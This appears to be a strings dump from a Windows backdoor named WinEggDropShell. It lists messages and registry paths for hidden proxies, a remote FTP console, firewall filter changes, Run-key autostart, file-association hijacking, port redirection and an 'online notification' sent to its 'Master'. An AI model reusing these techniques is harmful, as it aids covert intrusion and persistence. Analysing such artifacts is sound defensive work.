00078F34	10078F34	0	HTTP/1.0 200 Ok
00078F46	10078F46	0	%i: %s
00078F4E	10078F4E	0	Fail To Connect To The Outside Host.
00078F73	10078F73	0	Fail To Extract Hostname - Malformed Request Found.
00078FA9	10078FA9	0	Fail To Listen Socket
00078FC5	10078FC5	0	Fail To Bind HTTP Port
00078FE2	10078FE2	0	Fail To Re-Use Port
00078FFC	10078FFC	0	Fail To Set Socket To Linger
0007901F	1007901F	0	Fail To Create HTTP Proxy Socket
00079044	10079044	0	HTTP/1.0 %i %s
00079053	10079053	0	Content-Type: text/html
0007906B	1007906B	0	Content-Length: %i
00079082	10079082	0	<HTML><HEAD><TITLE>%i: %s</TITLE></HEAD><BODY>
000790B2	100790B2	0	<H1>%i: %s</H1>
000790C3	100790C3	0	<P>This Error Has Been Generated By Your Proxy server.</P></BODY></HTML>
0007910E	1007910E	0	HTTP/1.
00079118	10079118	0	No SubKeys Found
0007912D	1007912D	0	Check Account Clone Complete

0007914E	1007914E	0	No Clone Is Found
00079162	10079162	0	[%s]<==>[%s]
00079173	10079173	0	Fail To Get %c%s%c File Time
00079196	10079196	0	Fail to Set File Time To %c%s%c
000791BC	100791BC	0	Set %c%s%c File Time To %c%s%c Successfully
000791EE	100791EE	0	Fail To Open The File %c%s%c
00079211	10079211	0	The File %c%s%c Doesn't Exist
00079235	10079235	0	Fail To Save Sniffer NIC
00079252	10079252	0	Save Sniffer NIC Successfully
00079272	10079272	0	SnifferNIC
0007927D	1007927D	0	Software\Microsoft\Internet Explorer\WinEggDropShell\SnifferSettings
000792C2	100792C2	0	Fail To Save Sock Proxy Allowed IP
000792E7	100792E7	0	Save Sock Proxy Allowed IP Successfully
00079311	10079311	0	SockProxyAllowedIP
00079324	10079324	0	Fail To Save Sock Proxy Port
00079343	10079343	0	Save Sock Proxy Port Successfully
00079367	10079367	0	SockProxyPort
00079375	10079375	0	Fail To Save Sock Proxy Password
00079398	10079398	0	Save Sock Proxy Password Successfully
000793C0	100793C0	0	SockProxyPassword
000793D2	100793D2	0	Fail To Save Sock Proxy User Name
000793F6	100793F6	0	Save Sock Proxy User Name Successfully
0007941F	1007941F	0	SockProxyUserName
00079431	10079431	0	Software\Microsoft\Internet Explorer\WinEggDropShell\SockProxySettings
00079478	10079478	0	Fail To Save HTTP Proxy Allowed IP
0007949D	1007949D	0	Save HTTP Proxy Allowed IP Successfully
000794C7	100794C7	0	HTTPProxyAllowedIP
000794DA	100794DA	0	Fail To Save HTTP Proxy Port
000794F9	100794F9	0	Save HTTP Proxy Port Successfully
0007951D	1007951D	0	HTTPProxyPort
0007952B	1007952B	0	Software\Microsoft\Internet Explorer\WinEggDropShell\HTTPProxySettings
00079572	10079572	0	Fail To Open The Key
00079589	10079589	0	Fail To Delete %s
0007959D	1007959D	0	Delete %s Successfully
000795B6	100795B6	0	Fail To Save FTP AccessString
000795D6	100795D6	0	-----
0007961A	1007961A	0	Save FTP AccessString Successfully
0007963F	1007963F	0	FTPAccessString
0007964F	1007964F	0	Fail To Save FTP AllowedIP
0007966C	1007966C	0	Save FTP AllowedIP Successfully
0007968E	1007968E	0	FTPAllowedIP
0007969B	1007969B	0	Fail To Save FTP Home Dir
000796B7	100796B7	0	Save FTP Home Dir Successfully
000796D8	100796D8	0	FTPHomeDir
000796E3	100796E3	0	Fail To Save FTP Password
000796FF	100796FF	0	Save FTP Password Successfully
00079720	10079720	0	FTPPassword
0007972C	1007972C	0	Fail To Save FTP User Name
00079749	10079749	0	Save FTP User Name Successfully
0007976B	1007976B	0	FTPUserName
00079777	10079777	0	Fail To Save FTP Bind Port
00079794	10079794	0	Save FTP Bind Port Successfully
000797B6	100797B6	0	FTPBindPort
000797C2	100797C2	0	Fail To Save FTP Control Port
000797E2	100797E2	0	Save FTP Control Port Successfully
00079809	10079809	0	-----
0007984B	1007984B	0	FTPControlPort
0007985A	1007985A	0	Software\Microsoft\Internet Explorer\WinEggDropShell\FTPSettings
0007989D	1007989D	0	Mass Get File Complete %d Files Transfer
000798CA	100798CA	0	Searching File Complete %d Files Found
000798F5	100798F5	0	Fail To Change Directory,Leave The MassGet
00079922	10079922	0	Fail To Change To Original Dir OK. %s->%s
00079950	10079950	0	About To Download: %-48s %d Bytes
00079972	10079972	0	Found: %-48s %d Bytes
0007998A	1007998A	0	Searching %s
0007999B	1007999B	0	Fail To Get FTP Current Directory
000799C1	100799C1	0	List File Completed
000799D9	100799D9	0	Found None File Remotely
000799F4	100799F4	0	%-48s %d Bytes
00079A04	10079A04	0	<Dir>
00079A0A	10079A0A	0	%-48s %s
00079A16	10079A16	0	The Current Buffer Size: %d (K)
00079A3A	10079A3A	0	The Buffer Size Is Too Big
00079A59	10079A59	0	The Buffer Size Is Invalid
00079A78	10079A78	0	No Response Retrieved

00079A92 10079A92 0 Response From FTP Server:
00079AB3 10079AB3 0 Execute FTP Command %c%s%c Successfully
00079AE1 10079AE1 0 Fail To Execute FTP Command %c%s%c Remotely
00079B0F 10079B0F 0 The FTP Server Doesn't Support Resume
00079B37 10079B37 0 The FTP Server Supports Resume
00079B58 10079B58 0 Fail To Detect Resume
00079B72 10079B72 0 No Connected Yet
00079B85 10079B85 0 Status: %d (Bytes) Of %d (Bytes). %d%c Completed & %d(Bytes)/S
00079BCA 10079BCA 0 DownLoad Completed. %s->%d(Bytes) In %d Second %d(Bytes)/S
00079C06 10079C06 0 Close FTP Session #%d
00079C20 10079C20 0 DownLoad Completed. %s->%d(Bytes) In %d Second %d(Bytes)/S
00079C61 10079C61 0 Downloading File %s %d Bytes.Downloading.....
00079C97 10079C97 0 Resuming File %s %d Bytes.Downloading.....
00079CC8 10079CC8 0 Fail To Open The File %s For Reading
00079CF1 10079CF1 0 Fail To Open File %s For Writing
00079D16 10079D16 0 Local File Is Bigger Than Remote File
00079D40 10079D40 0 No Need To Resume The File.
00079D62 10079D62 0 Fail To Get FTP File Size Or The File %s Doesn't Exist
00079D9D 10079D9D 0 The FTP Server Doesn't Support Resume
00079DC7 10079DC7 0 Resume Download The File %s To %s ?
00079DF3 10079DF3 0 Status: %d (Bytes) Of %d (Bytes). %d%c Completed & %d(Bytes)/S
00079E36 10079E36 0 UpLoad Completed. %s->%d(Bytes) In %d Second %d(Bytes)/S
00079E70 10079E70 0 Close FTP Session %d
00079E89 10079E89 0 UpLoad Completed. %s->%d(Bytes) In %d Second %d(Bytes)/S
00079EC8 10079EC8 0 Fail To Write File Remotely
00079EE8 10079EE8 0 The Thread Is Forced To Exit
00079F09 10079F09 0 Fail To Open The File %s For Writing
00079F32 10079F32 0 Fail To Reset The File Pointer Remotely
00079F5C 10079F5C 0 REST %d
00079F68 10079F68 0 Uping File %s %d Bytes.Uploading.....
00079F96 10079F96 0 Resuming File %s %d Bytes.Uploading.....
00079FC5 10079FC5 0 Fail To Move The File Pointer Locally
00079FEF 10079FEF 0 Fail To Open File %s For Reading
0007A014 1007A014 0 Remote File Is Bigger Than Local File
0007A03E 1007A03E 0 No Need To Resume The File
0007A05D 1007A05D 0 Fail To Get The File %s Size
0007A07E 1007A07E 0 Resume Upload The File %s To %s ?
0007A0AA 1007A0AA 0 The File %s Does Not Exist
0007A0C9 1007A0C9 0 Invalid FTP Session Number
0007A0E8 1007A0E8 0 Thread Number Is Invalid
0007A105 1007A105 0 The Thread Is Not Active
0007A122 1007A122 0 Fail To Terminate The Thread
0007A143 1007A143 0 Terminate The Thread Successfully
0007A169 1007A169 0 Invalid Thread Number
0007A183 1007A183 0 Fail To Create FTP Session Thread
0007A1A7 1007A1A7 0 Thread #%d: %s->%s\\%s Status:Uploading.....
0007A1D6 1007A1D6 0 Thread #%d: %s->%s\\%s Status:Resuming Upload.....
0007A20B 1007A20B 0 Thread #%d: %s\\%s->%s Status:Downloading.....
0007A23C 1007A23C 0 Thread #%d: %s\\%s->%s Status:Resuming Downloading.....
0007A278 1007A278 0 Mass Send Complete %d Files Sent
0007A29D 1007A29D 0 About To Upload: %-48s %d Bytes
0007A2BF 1007A2BF 0 -----
0007A312 1007A312 0 Fail To Get Local Current Directory
0007A33A 1007A33A 0 No Session Is Found
0007A352 1007A352 0 No File Transfer Taking Place
0007A374 1007A374 0 Status:%d (Bytes) Of %d (Bytes). %.1f%c Completed & %d(Bytes)/S
0007A3C2 1007A3C2 0 Y@Downloading.....
0007A3D8 1007A3D8 0 FTP Server #%d: %s:%d
0007A3EF 1007A3EF 0 FTP Session #%d
0007A403 1007A403 0 FTP Server #%d: %s:%d
0007A41A 1007A41A 0 FTP Session #%d (Current Session)
0007A44E 1007A44E 0 MelodyFTP>
0007A45C 1007A45C 0 Terminate FTP Session #%d
0007A47A 1007A47A 0 List Commands Completed
0007A496 1007A496 0 ViewSession -->View Current Session Number
0007A4E1 1007A4E1 0 ViewFTPInfo -->View FTP Connection Info
0007A529 1007A529 0 ViewPath -->View Current Path Locally
0007A572 1007A572 0 ViewBuffer -->View The FTP Buffer
0007A5B5 1007A5B5 0 Send FileName [NewFileName] -->Upload A File
0007A5F2 1007A5F2 0 SetBuffer BufferSize -->Set The Buffer Size
0007A635 1007A635 0 SetPath Path -->Set Current Path Locally
0007A67D 1007A67D 0 REN OldFileName NewFileName -->Rename A File Remotely
0007A6C3 1007A6C3 0 RKDIR Directory -->Delete A Diretory Remotely
0007A70E 1007A70E 0 Root -->Back To The FTP Root
0007A752 1007A752 0 ResetFTP -->Kill All The Active Threads

0007A79D	1007A79D	0	PD	-->View The Current Path
0007A7E2	1007A7E2	0	MassDel FileName	-->MultiDel Files
0007A820	1007A820	0	MassSend FileName	-->MultiSend Files
0007A85F	1007A85F	0	MassGet FileName	-->MultiGet Files
0007A89D	1007A89D	0	MKDIR Directory	-->Create A Directory Remotely
0007A8E8	1007A8E8	0	KillThread ThreadNumber	-->Kill A FTP Thread
0007A929	1007A929	0	Get FileName [NewFileName]	-->Download A File
0007A968	1007A968	0	FindFile FileName	-->Find File On FTP Server
0007A9AF	1007A9AF	0	FTPCommand Commands	-->Send FTP RAW Command
0007A9F3	1007A9F3	0	Exit	-->Exit The FTP Console
0007AA37	1007AA37	0	DelFile FileName	-->Delete A File Locally
0007AA7C	1007AA7C	0	Del FileName	-->Delete A File Remotely
0007AAC2	1007AAC2	0	DirFile [FileName]	-->Display Files Locally
0007AB07	1007AB07	0	Dir [FileName]	-->Display Files Remotely
0007AB4D	1007AB4D	0	Connect IP Port UserName Password	-->Connect To The FTP
0007AB8F	1007AB8F	0	CD Directory	-->Move To Directory Remotely
0007ABD9	1007ABD9	0	Close	-->Close FTP Connection
0007AC1F	1007AC1F	0	CD..	-->One Directory Up Remotely
0007AC69	1007AC69	0	No Need To Change Directory	
0007AC89	1007AC89	0	Fail To Change Directory	
0007ACA6	1007ACA6	0	Change Directory Succesfully	
0007ACC5	1007ACC5	0	Close	
0007ACCD	1007ACCD	0	Fail To Get Current Directory	
0007ACEF	1007ACEF	0	Fail To Change To Previous Directory	
0007AD18	1007AD18	0	Change To Previous Directory Successfully	
0007AD46	1007AD46	0	You Are On Root Directory.	
0007AD6C	1007AD6C	0	Usage: FindFile FileName	
0007AD86	1007AD86	0	Example: FindFile Abc.exe	
0007ADA2	1007ADA2	0	FindFile	
0007ADAD	1007ADAD	0	Usage: KillThread ThreadNumber	
0007ADCD	1007ADCD	0	Example: KillThread 1	
0007ADE5	1007ADE5	0	KillThread	
0007ADF2	1007ADF2	0	Usage: SetBuffer SizeOfBuffer	
0007AE11	1007AE11	0	Example: SetBuffer 64	
0007AE29	1007AE29	0	SetBuffer	
0007AE35	1007AE35	0	Usage: FTPCommand Commands	
0007AE51	1007AE51	0	Example: FTPComamnd PASV	
0007AE6B	1007AE6B	0	Example: FTPComamnd Help	
0007AE88	1007AE88	0	Usage: SetPath Path	
0007AE9D	1007AE9D	0	Example: SetPath c:\winnt\system32	
0007AEC4	1007AEC4	0	Usage: Connect IP Port UserName Password	
0007AEEE	1007AEEE	0	Example: Connect 12.12.12.12 21 Test test	
0007AF19	1007AF19	0	Example: Connect 12.12.12.12 21 Test NULL	
0007AF47	1007AF47	0	Usage: Ren OldFileName NewFileName	
0007AF6B	1007AF6B	0	Example: Ren test.exe abc.exe	
0007AF91	1007AF91	0	Usage: MassDel FileName	
0007AFAA	1007AFAA	0	Example: MassDel *.jpg	
0007AFC3	1007AFC3	0	MassDel	
0007AFCD	1007AFCD	0	Usage: Del FileName	
0007AFE2	1007AFE2	0	Example: Del test.exe	
0007B000	1007B000	0	Usage: MassSend FileName	
0007B01A	1007B01A	0	Example: MassSend *.jpg	
0007B034	1007B034	0	MassSend	
0007B03F	1007B03F	0	Usage: Send FileName [NewFileName]	
0007B063	1007B063	0	Example: Send test.exe abc.exe	
0007B086	1007B086	0	Usage: MassGet FileName	
0007B09F	1007B09F	0	Example: MassGet *.jpg	
0007B0B8	1007B0B8	0	MassGet	
0007B0C2	1007B0C2	0	Usage: Get FileName [NewFileName]	
0007B0E5	1007B0E5	0	Example: Get test.exe abc.exe	
0007B10B	1007B10B	0	Usage: RKDIR Directory	
0007B123	1007B123	0	Example: RKDIR test	
0007B139	1007B139	0	RKDIR	
0007B141	1007B141	0	Usage: MKDIR Directory	
0007B159	1007B159	0	Example: MKDIR test	
0007B16F	1007B16F	0	MKDIR	
0007B177	1007B177	0	Usage: CD Directory	
0007B18C	1007B18C	0	Example: CD Winnt	
0007B1A0	1007B1A0	0	ViewBuffer	
0007B1AD	1007B1AD	0	The Current Session #%	
0007B1C7	1007B1C7	0	ViewSession	
0007B1D3	1007B1D3	0	ViewFTPInfo	
0007B1DF	1007B1DF	0	ViewPath	
0007B1E8	1007B1E8	0	ResetFTP	
0007B1F3	1007B1F3	0	Not Connect To FTP Yet	

0007B20C 1007B20C 0 FTPCommand
0007B219 1007B219 0 Invalid Port
0007B22A 1007B22A 0 Port Out Of Bound
0007B240 1007B240 0 Connected To %s Already
0007B25A 1007B25A 0 Connect
0007B266 1007B266 0 Fail To Rename %s->%s Remotely
0007B28B 1007B28B 0 %s Has Been Renamed To %s Remotely
0007B2B2 1007B2B2 0 Fail To Delete File %s Remotely
0007B2D6 1007B2D6 0 Delete Remote File %s Successfully
0007B2FD 1007B2FD 0 Fail To Connect To %s:%d
0007B31A 1007B31A 0 The FTP Doesn't Support Passive Mode
0007B341 1007B341 0 FTPAddress
0007B350 1007B350 0 REST 0
0007B359 1007B359 0 Connected To %s:%d Successfully
0007B37B 1007B37B 0 MelodyFTP
0007B387 1007B387 0 All Sessions Are Used
0007B3A1 1007B3A1 0 Fail To Remove Directory %s Remotely
0007B3CA 1007B3CA 0 Remove Directory %s Successfully
0007B3EF 1007B3EF 0 Fail To Create Directory %s Remotely
0007B418 1007B418 0 Create Remote Directory %s Successfully
0007B444 1007B444 0 Fail To Set Current Directory To %s Remotely
0007B475 1007B475 0 Fail To Get Current Directory Remotely
0007B49E 1007B49E 0 NoPasive
0007B4A9 1007B4A9 0 CurrentPath: %s
0007B4BD 1007B4BD 0 Mass Delete File Complete
0007B4DD 1007B4DD 0 Found None Files Remotely
0007B4FB 1007B4FB 0 Fail To Set TTL
0007B50F 1007B50F 0 The TTL Has Been Set To %s
0007B52E 1007B52E 0 The Data Is Invalid
0007B544 1007B544 0 DefaultTTL
0007B551 1007B551 0 Fail To Query Value.
0007B56A 1007B56A 0 Fail To Open Registry
0007B584 1007B584 0 Fail To Disable TCP/IP Filter
0007B5A6 1007B5A6 0 Fail To Enable TCP/IP Filter
0007B5C7 1007B5C7 0 Disable TCP/IP Filter Successfully
0007B5EE 1007B5EE 0 Enable TCP/IP Filter Successfully
0007B612 1007B612 0 System\CurrentControlSet\Services\TCPIP\parameters
0007B647 1007B647 0 Unexpected Error
0007B65A 1007B65A 0 EnableSecurityFilters
0007B672 1007B672 0 Filter>
0007B67B 1007B67B 0 Add TCP/UDP PortList ALL/NIC -->Add The PortList To The Filter
0007B6C7 1007B6C7 0 Set TCP/UDP PortList ALL/NIC -->Set The PortList To The Filter
0007B711 1007B711 0 SetTTL TTLValue(>0 & <255) -->Set The TTL Value
0007B74E 1007B74E 0 Exit -->Exit The Filter Console
0007B791 1007B791 0 DisableFilter -->Disable The Filter Setting
0007B7D7 1007B7D7 0 EnableFilter -->Enable The Filter Setting
0007B81C 1007B81C 0 ListIP -->Display All IP Of The System
0007B864 1007B864 0 ShowALL -->Display ALL Filter Info
0007B8A7 1007B8A7 0 ShowUDP -->Display UDP Filter Info
0007B8EA 1007B8EA 0 ShowTCP -->Display TCP Filter Info
0007B92F 1007B92F 0 Restore -->Restory The TCP/IP Filter To Default
0007B981 1007B981 0 TCP/IP Filter Is Disabled;Enable TCP/IP Filter First
0007B9BC 1007B9BC 0 All Settings Will Take Effect After Reboot
0007B9EB 1007B9EB 0 NIC(%d)->%s
0007B9FB 1007B9FB 0 Invalid Digits
0007BA0E 1007BA0E 0 Invalid TTL Value
0007BA24 1007BA24 0 Usage: SetTTL TTLValue(0~255)
0007BA45 1007BA45 0 Example: SetTTL 254
0007BA5B 1007BA5B 0 SetTTL
0007BA64 1007BA64 0 Usage: Add TCP/UDP PortList All/NIC
0007BA8B 1007BA8B 0 Example: Add TCP 80;139;445; ALL
0007BAAD 1007BAAD 0 Example: Add TCP 80;139;445; 0
0007BACD 1007BACD 0 Example: Add UDP 13;14;15; ALL
0007BAF4 1007BAF4 0 Usage: Set TCP/UDP PortList All/NIC
0007BB1B 1007BB1B 0 Example: Set TCP 80;139;445; ALL
0007BB3D 1007BB3D 0 Example: Set TCP 80;139;445; 0
0007BB5D 1007BB5D 0 Example: Set UDP 13;14;15; ALL
0007BB7E 1007BB7E 0 DisableFilter
0007BB8C 1007BB8C 0 EnableFilter
0007BB99 1007BB99 0 ListIP
0007BBA2 1007BBA2 0 TCP/IP Filter Is Disabled
0007BBBE 1007BBBE 0 ShowALL
0007BBC6 1007BBC6 0 ShowUDP
0007BBCE 1007BBCE 0 ShowTCP
0007BBD9 1007BBD9 0 Restore

0007BBE1 1007BBE1 0 System\CurrentControlSet\Services\TCP\parameters\interfaces

0007BC21 1007BC21 0 IP Address: Fail To Read IP Address

0007BC49 1007BC49 0 IP Address: Fail To Retrieve

0007BC6A 1007BC6A 0 IP Address: %s

0007BC7D 1007BC7D 0 The NIC Must Be Number

0007BC9A 1007BC9A 0 GetHostbyname() Fails

0007BCB6 1007BCB6 0 GetHostName() Fails

0007BCD0 1007BCD0 0 Unknow System

0007BCE2 1007BCE2 0 \Parameters\Tcpip

0007BCF4 1007BCF4 0 Neither NIC Nor External IP

0007BD12 1007BD12 0 IPAddress

0007BD1C 1007BD1C 0 UDPAllowedPorts

0007BD2C 1007BD2C 0 TCPAllowedPorts

0007BD3C 1007BD3C 0 DhcpIPAddress

0007BD4C 1007BD4C 0 No Value Found

0007BD61 1007BD61 0 Fail To Open Registry.Check Your Privilege First

0007BD96 1007BD96 0 Fail To Set %s With Data %c%c%c

0007BDBA 1007BDBA 0 Set %s With Data %c%c%c Successfully

0007BDE3 1007BDE3 0 Add %s With Data %c%c%c

0007BDFF 1007BDFF 0 The Port Numbers Are Invalid

0007BE22 1007BE22 0 Fail To Get The Contents

0007BE41 1007BE41 0 The Contents Is NULL

0007BE5C 1007BE5C 0 The Data Is Invalid

0007BE76 1007BE76 0 Fail To Open Registry.Check Your Privilege First

0007BEAB 1007BEAB 0 %s-->Permit Only: %s

0007BEC2 1007BEC2 0 %s-->Permit All

0007BED6 1007BED6 0 Listing Files Completed

0007BEF0 1007BEF0 0 <p>%-64s %s Bytes</p>

0007BF21 1007BF21 0 <p>%-64s %cDir%c</p>

0007BF53 1007BF53 0 File Not Found

0007BF66 1007BF66 0 The Root Dir %s Doesn't Exist

0007BF8A 1007BF8A 0 Kill The Thread Successfull

0007BFAC 1007BFAC 0 View HTTP Thread Info Complete

0007BFD1 1007BFD1 0 No HTTP Server Is Running

0007BFF3 1007BFF3 0 HTTP/1.0 200 OK

0007C004 1007C004 0 Server: TinyHTTPD

0007C017 1007C017 0 Date: %s %s GMT

0007C028 1007C028 0 Content-Type: %s

0007C03A 1007C03A 0 Accept-Ranges: bytes

0007C050 1007C050 0 Last-Modified: %s %s GMT

0007C06A 1007C06A 0 Content-Length: %i

0007C07E 1007C07E 0 Connection: close

0007C094 1007C094 0 HTTP/1.0 206 OK

0007C0A5 1007C0A5 0 Server: TinyHTTPD

0007C0B8 1007C0B8 0 Date: %s %s GMT

0007C0C9 1007C0C9 0 Content-Type: %s

0007C0DB 1007C0DB 0 Accept-Ranges: bytes

0007C0F1 1007C0F1 0 Last-Modified: %s %s GMT

0007C10B 1007C10B 0 Content-Length: %i

0007C11F 1007C11F 0 Connection: close

0007C135 1007C135 0 HH:mm:ss

0007C13E 1007C13E 0 ddd, dd MMM yyyy

0007C14F 1007C14F 0 application/octet-stream

0007C16D 1007C16D 0 Host:

0007C173 1007C173 0 Range:

0007C17C 1007C17C 0 Fail To Create HTTP Thread

0007C19D 1007C19D 0 HTTP Thread #%d:

0007C1AF 1007C1AF 0 RootDir: %s

0007C1BC 1007C1BC 0 Listen On Port: %d

0007C1D1 1007C1D1 0 AllowedIP: %s

0007C1E5 1007C1E5 0 Fail To Create Socket

0007C201 1007C201 0 All HTTP Threads Are Full

0007C21F 1007C21F 0 System\CurrentControlSet\Services

0007C25B 1007C25B 0 Unknown\%s>

0007C269 1007C269 0 HKCC\%s>

0007C274 1007C274 0 HKU\%s>

0007C27E 1007C27E 0 HKLM\%s>

0007C289 1007C289 0 HKCU\%s>

0007C294 1007C294 0 HKCR\%s>

0007C29D 1007C29D 0 Set Type ValueName Value -->Add|Update A ValueName

0007C2E5 1007C2E5 0 SwitchRoot RootName -->Switch Root

0007C320 1007C320 0 Root -->Back To The Root Key

0007C364 1007C364 0 Help -->List All Commands

0007C3A5 1007C3A5 0 Exit -->Quit The Program

0007C3E5 1007C3E5 0 DelKey KeyName -->Delete A KeyName

0007C425	1007C425	0	DelValue ValueName	-->Delete A ValueName
0007C467	1007C467	0	DirKey	-->Display The Keys
0007C4A7	1007C4A7	0	DirValue	-->Display The Value
0007C4E8	1007C4E8	0	CD KeyName	-->Move To KeyName
0007C52B	1007C52B	0	CD..	-->Previous KeyName
0007C56A	1007C56A	0	No Info	
0007C576	1007C576	0	Fail To Delete Key %c%s%c	
0007C594	1007C594	0	Delete Key %c%s%c Successfully	
0007C5B7	1007C5B7	0	Fail To Delete ValueName %c%s%c	
0007C5DB	1007C5DB	0	Delete ValueName %c%s%c Successfully	
0007C604	1007C604	0	Fail To Set Value	
0007C61A	1007C61A	0	Set Value Succesfully	
0007C634	1007C634	0	The Command Is Probably Incorrect	
0007C65B	1007C65B	0	Unsupport Type	
0007C66C	1007C66C	0	REG_DWORD	
0007C676	1007C676	0	REG_EXPAND_SZ	
0007C684	1007C684	0	REG_SZ	
0007C68D	1007C68D	0	The Root %s Doesn't Exist	
0007C6AB	1007C6AB	0	The Root Has Been Set To %s	
0007C6CB	1007C6CB	0	Usage: SwitchRoot RootName(HKCR HKCU HKCM HKU HKCC)	
0007C708	1007C708	0	Example: SwitchRoot HKLM	
0007C725	1007C725	0	SwitchRoot	
0007C732	1007C732	0	Usage: Set Type ValueName Value	
0007C753	1007C753	0	Example: Set REG_SZ Test Trojan.exe	
0007C778	1007C778	0	Example: set REG_SZ "Test Test" Trojan.exe	
0007C7AD	1007C7AD	0	Usage: DelKey KeyName	
0007C7C4	1007C7C4	0	Example: DelKey Explorer	
0007C7E3	1007C7E3	0	Usage: DelValue ValueName	
0007C7FE	1007C7FE	0	Example: DelValue Windows Explorer	
0007C825	1007C825	0	DelValue	
0007C830	1007C830	0	Usage: CD KeyName	
0007C843	1007C843	0	Example: CD Software	
0007C873	1007C873	0	DirValue	
0007C87C	1007C87C	0	DirKey	
0007C885	1007C885	0	The Key %c%s%c Doesn't Exist Or Not SubKey Under %c%s%c	
0007C8BF	1007C8BF	0	RunServices	
0007C8CB	1007C8CB	0	Deleting Key %s On RunServices	
0007C8F0	1007C8F0	0	Deleting Key %s On Run	
0007C90B	1007C90B	0	List Completed	
0007C921	1007C921	0	Software\Microsoft\Windows\CurrentVersion\RunServices	
0007C957	1007C957	0	Software\Microsoft\Windows\CurrentVersion\Run	
0007C985	1007C985	0	Data To Follow:	
0007C995	1007C995	0	%-36s REG_BINARY %s	
0007C9B4	1007C9B4	0	%-36s REG_MULTI_SZ	
0007C9CF	1007C9CF	0	%-36s REG_MULTI_SZ %s	
0007C9EC	1007C9EC	0	%-36s REG_EXPAND_SZ	
0007CA07	1007CA07	0	%-36s REG_SZ	
0007CA22	1007CA22	0	%-36s REG_EXPAND_SZ %s	
0007CA3F	1007CA3F	0	%-36s REG_SZ %s	
0007CA5C	1007CA5C	0	%-36s	
0007CA74	1007CA74	0	%-36s REG_DWORD 0x%x(%d)	
0007CA97	1007CA97	0	No Value Found	
0007CAA8	1007CAA8	0	Fail To Open The Key	
0007CAC1	1007CAC1	0	That Key %s\%s No Found	
0007CADD	1007CADD	0	Delete %s\%s Successfully	
0007CAFB	1007CAFB	0	Software\Microsoft\Windows\CurrentVersion\	
0007CB26	1007CB26	0	Process32Next	
0007CB34	1007CB34	0	Process32First	
0007CB43	1007CB43	0	CreateToolhelp32Snapshot	
0007CB5C	1007CB5C	0	kernel32.dll	
0007CB69	1007CB69	0	AllocateAndGetUdpExTableFromStack	
0007CB8B	1007CB8B	0	AllocateAndGetTcpExTableFromStack	
0007CBAD	1007CBAD	0	iphlpapi.dll	
0007CBBE	1007CBBE	0	%d.%d.%d.%d	
0007CBCF	1007CBCF	0	Fail To Init API	
0007CBE2	1007CBE2	0	%-5d --> %-5d %s	
0007CBF9	1007CBF9	0	%-5d --> %-5d %s %s	
0007CC17	1007CC17	0	GetModuleFileNameExA	
0007CC2C	1007CC2C	0	PSAPI.DLL	
0007CC38	1007CC38	0	Error Open Physcal Memory.	
0007CC57	1007CC57	0	Error Open Handle List	
0007CC72	1007CC72	0	Fail TO Map UDP Protocol	
0007CC91	1007CC91	0	Fail TO Map TCP Protocol	
0007CCB0	1007CCB0	0	Fail To Map TCP Or UDP Protocol	
0007CCD4	1007CCD4	0	Pid Port Proto Path	

0007D655	1007D655	0	Fail To Change Back The INF Association Setting
0007D687	1007D687	0	INF Association: %s->%s
0007D6A1	1007D6A1	0	SoftWare\Classes\inifile\shell\open\command
0007D6CD	1007D6CD	0	Fail To Read INI Association Setting
0007D6F4	1007D6F4	0	No Need To Change The INI Association Setting
0007D724	1007D724	0	Fail To Change Back The INI Association Setting
0007D756	1007D756	0	INI Association: %s->%s
0007D770	1007D770	0	SoftWare\Classes\inifile\shell\open\command
0007D79C	1007D79C	0	Fail To Read TXT Association Setting
0007D7C3	1007D7C3	0	No Need To Change The TXT Association Setting
0007D7F3	1007D7F3	0	Fail To Change Back The TXT Association Setting
0007D825	1007D825	0	TXT Association: %s->%s
0007D83F	1007D83F	0	NOTEPAD.EXE %1
0007D84E	1007D84E	0	SoftWare\Classes\txtfile\shell\open\command
0007D87A	1007D87A	0	Start: %s
0007D886	1007D886	0	Path: %s
0007D891	1007D891	0	ImagePath
0007D89B	1007D89B	0	Display Name: %s
0007D8AE	1007D8AE	0	DisplayName
0007D8BA	1007D8BA	0	Service Name: %s
0007D8CF	1007D8CF	0	Service Information:
0007D8E8	1007D8E8	0	The Service %s Doesn't Exist
0007D90D	1007D90D	0	SERVICE_STOPPED
0007D91F	1007D91F	0	SERVICE_STOP_PENDING
0007D936	1007D936	0	SERVICE_START_PENDING
0007D94E	1007D94E	0	SERVICE_RUNNING
0007D960	1007D960	0	SERVICE_PAUSED
0007D971	1007D971	0	SERVICE_PAUSE_PENDING
0007D989	1007D989	0	SERVICE_CONTINUE_PENDING
0007D9A4	1007D9A4	0	Status:
0007D9AD	1007D9AD	0	Manual
0007D9B9	1007D9B9	0	Fail To View Terminal Service Port.The System May Not Installed Terminal Service Yet.
0007DA11	1007DA11	0	Local
0007DA25	1007DA25	0	(??]
0007DA2B	1007DA2B	0	(User)
0007DA33	1007DA33	0	(Guest)
0007DA3C	1007DA3C	0	(Administrator)
0007DA4D	1007DA4D	0	local
0007DA55	1007DA55	0	Kill The Thread Successfully
0007DA78	1007DA78	0	Fail To Kill The Thread
0007DA96	1007DA96	0	The Thread Has Not Been Used Yet
0007DABD	1007DABD	0	The Thread Number Must Be Number
0007DAE2	1007DAE2	0	No Redirect Threads Has Been Used
0007DB06	1007DB06	0	Fail To Create Port Redirect Thread
0007DB2C	1007DB2C	0	Fail To Retireve Redirect Thread Number
0007DB56	1007DB56	0	Invalid Remote Port
0007DB6C	1007DB6C	0	Remote Port Out Of Range
0007DB87	1007DB87	0	Invalid Source Port
0007DB9D	1007DB9D	0	Source Port Our Of Range
0007DBB8	1007DBB8	0	Invalid RemoteHost
0007DBCF	1007DBCF	0	Fail To Create Thread In RedirectThread
0007DBFD	1007DBFD	0	Redirect Thread(%d) Created On Local:%d->%s:%d AllowedIP: %s
0007DC3E	1007DC3E	0	Fail To Bind The Port
0007DC58	1007DC58	0	Fail To Set Path
0007DC6D	1007DC6D	0	The Current Directory Has Been Set To: %s
0007DC9B	1007DC9B	0	The Current Directory: %s
0007DCB7	1007DCB7	0	Open Error
0007DCC2	1007DCC2	0	Query Error
0007DCCE	1007DCCE	0	Unknown
0007DCD6	1007DCD6	0	Disabled
0007DCDF	1007DCDF	0	Stopped
0007DCE7	1007DCE7	0	Running
0007DCEF	1007DCEF	0	Terminal Service
0007DD04	1007DD04	0	SYSTEM\CurrentControlSet\Services\
0007DD27	1007DD27	0	MailAccount
0007DD40	1007DD40	0	MESSAGE_ID:WinEggDropShell Private
0007DD65	1007DD65	0	SUBJECT:WinEggDropShell Online Notification
0007DD93	1007DD93	0	TO:Master
0007DD9F	1007DD9F	0	FROM:%s
